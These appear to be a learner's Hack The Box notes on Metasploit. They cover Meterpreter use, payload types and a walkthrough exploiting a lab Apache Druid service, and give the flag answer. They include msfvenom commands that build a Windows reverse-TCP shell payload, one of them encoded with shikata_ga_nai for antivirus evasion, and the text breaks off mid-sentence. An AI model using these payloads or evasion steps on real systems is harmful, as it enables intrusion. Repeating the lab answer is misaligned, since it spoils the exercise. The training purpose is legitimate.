
- RPORT - We check that we are on port 445, where SMB is running.

For the payload part, we will need to set the following:


- LHOST - The host's IP address, the attacker's machine.
- LPORT - We check that the port is not already in use on our machine



Then, we can run the exploit using the ” run ” command.



- We get a Meterpreter **prompt** and so the **whoami** command, typically used for Windows won't work here.
- we can use the Linux equivalent of **getuid**.



- Exploring the **help** menu gives us further insight into what Meterpreter payloads are capable of.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of Unicode strings
    enable_unicode_encoding   Enables encoding of Unicode strings
    exit                      Terminate the meterpreter session
```

MSF - Meterpreter Navigation

- We can use the linux commands like **cd** and **ls** for navigation.

we also have an option to open a shell channel which helps us interact with a Windows command-line interface.

```
meterpreter > ls

Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-07-21 06:56:23 +0000  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 05:08:56 +0000  All Users
40555/r-xr-xr-x   8192  dir   2009-07-14 03:20:08 +0000  Default
40777/rwxrwxrwx   0     dir   2009-07-14 05:08:56 +0000  Default User
40555/r-xr-xr-x   4096  dir   2009-07-14 03:20:08 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:54:24 +0000  desktop.ini
40777/rwxrwxrwx   8192  dir   2017-07-14 13:45:33 +0000  haris


meterpreter > shell

Process 2664 created.
Channel 1 created.

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users>
```

A **channel** here represents the connection between our device and the target host.

Payload Types

Generic Payloads

- Generic/custom. Multi-use generic listener.
- generic/shell_bind_tcp. TCP connection binding with normal shell.
- generic/shell_reverse_tcp. Reverse TCP connection with normal shell.


Windows x64 Payloads

- Windows/x64/exec. Executes arbitrary commands (Windows x64).
- Windows/x64/loadlibrary. Loads arbitrary x64 library paths.
- Windows/x64/messagebox. Spawns customizable MessageBox dialog.
- windows/x64/shell_reverse_tcp. Reverse TCP connection with normal shell (single payload).
- windows/x64/shell/reverse_tcp. Reverse TCP connection with stager + stage.
- windows/x64/shell/bind_ipv6_tcp. IPv6 Bind TCP stager with stager + stage.
- Windows/x64/meterpreter/. Meterpreter payload with various options.


- Windows/x64/powershell/. Interactive PowerShell sessions with various options.
- Windows/x64/vncinject/. VNC Server (Reflective Injection) with various options.

Question: Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.


Answer: HTB{MSF_Expl01t4t10n}



I started with a nmap scan on the target to be sure Apache was running.




I then searched for an exploit suitable for exploiting the service on **msfconsole**.




I then set the RHOST and LHOST (my vpn ip).


Set RHOST “10.129.47.216” and set LHOST “10.10.15.207”



Then running the exploit followed. And i gained a session on meterpreter.



Find command won't work on meterpreter so i asked it for a shell using ”**shell**” command then using ”**find**” command i found the path to the flag.txt file. Using” **cat**” command i viewed the contents of the flag.txt file.



Encoders

Encoders enable payload compatibility across different processor architectures (x64, x86, sparc, ppc, mips).

- Assist in antivirus (AV) evasion by modifying payloads.
- Remove bad characters (hexadecimal opcodes) from payloads.

AV Evasion

Use of encoders for AV evasion has decreased due to improved IPS/IDS detection mechanisms.

Shikata Ga Nai (SGN) is Popular encoding scheme known for its difficulty to detect. It is not universally undetectable, but historically effective.

Selecting an Encoder

- Before 2015, Metasploit used separate tools: msfpayload (for creating payloads) and msfencode (for encoding).
- Located in /usr/share/framework2/.
- Custom payloads could be created using msfpayload and then encoded with msfencode.
- Output from one command could be piped into the next to generate an encoded payload for the target machine.


Updates After 2015 include using Msfvenom

- msfpayload and msfencode were combined into a single tool “msfvenom”.
- Msfvenom handles both payload generation and encoding.

Example of Payload Generation

“msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl”


Generating Payload - Without Encoding




Generating Payload - With Encoding shikata_ga_nai.

‘msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai’


- First line of the $buf and see how it 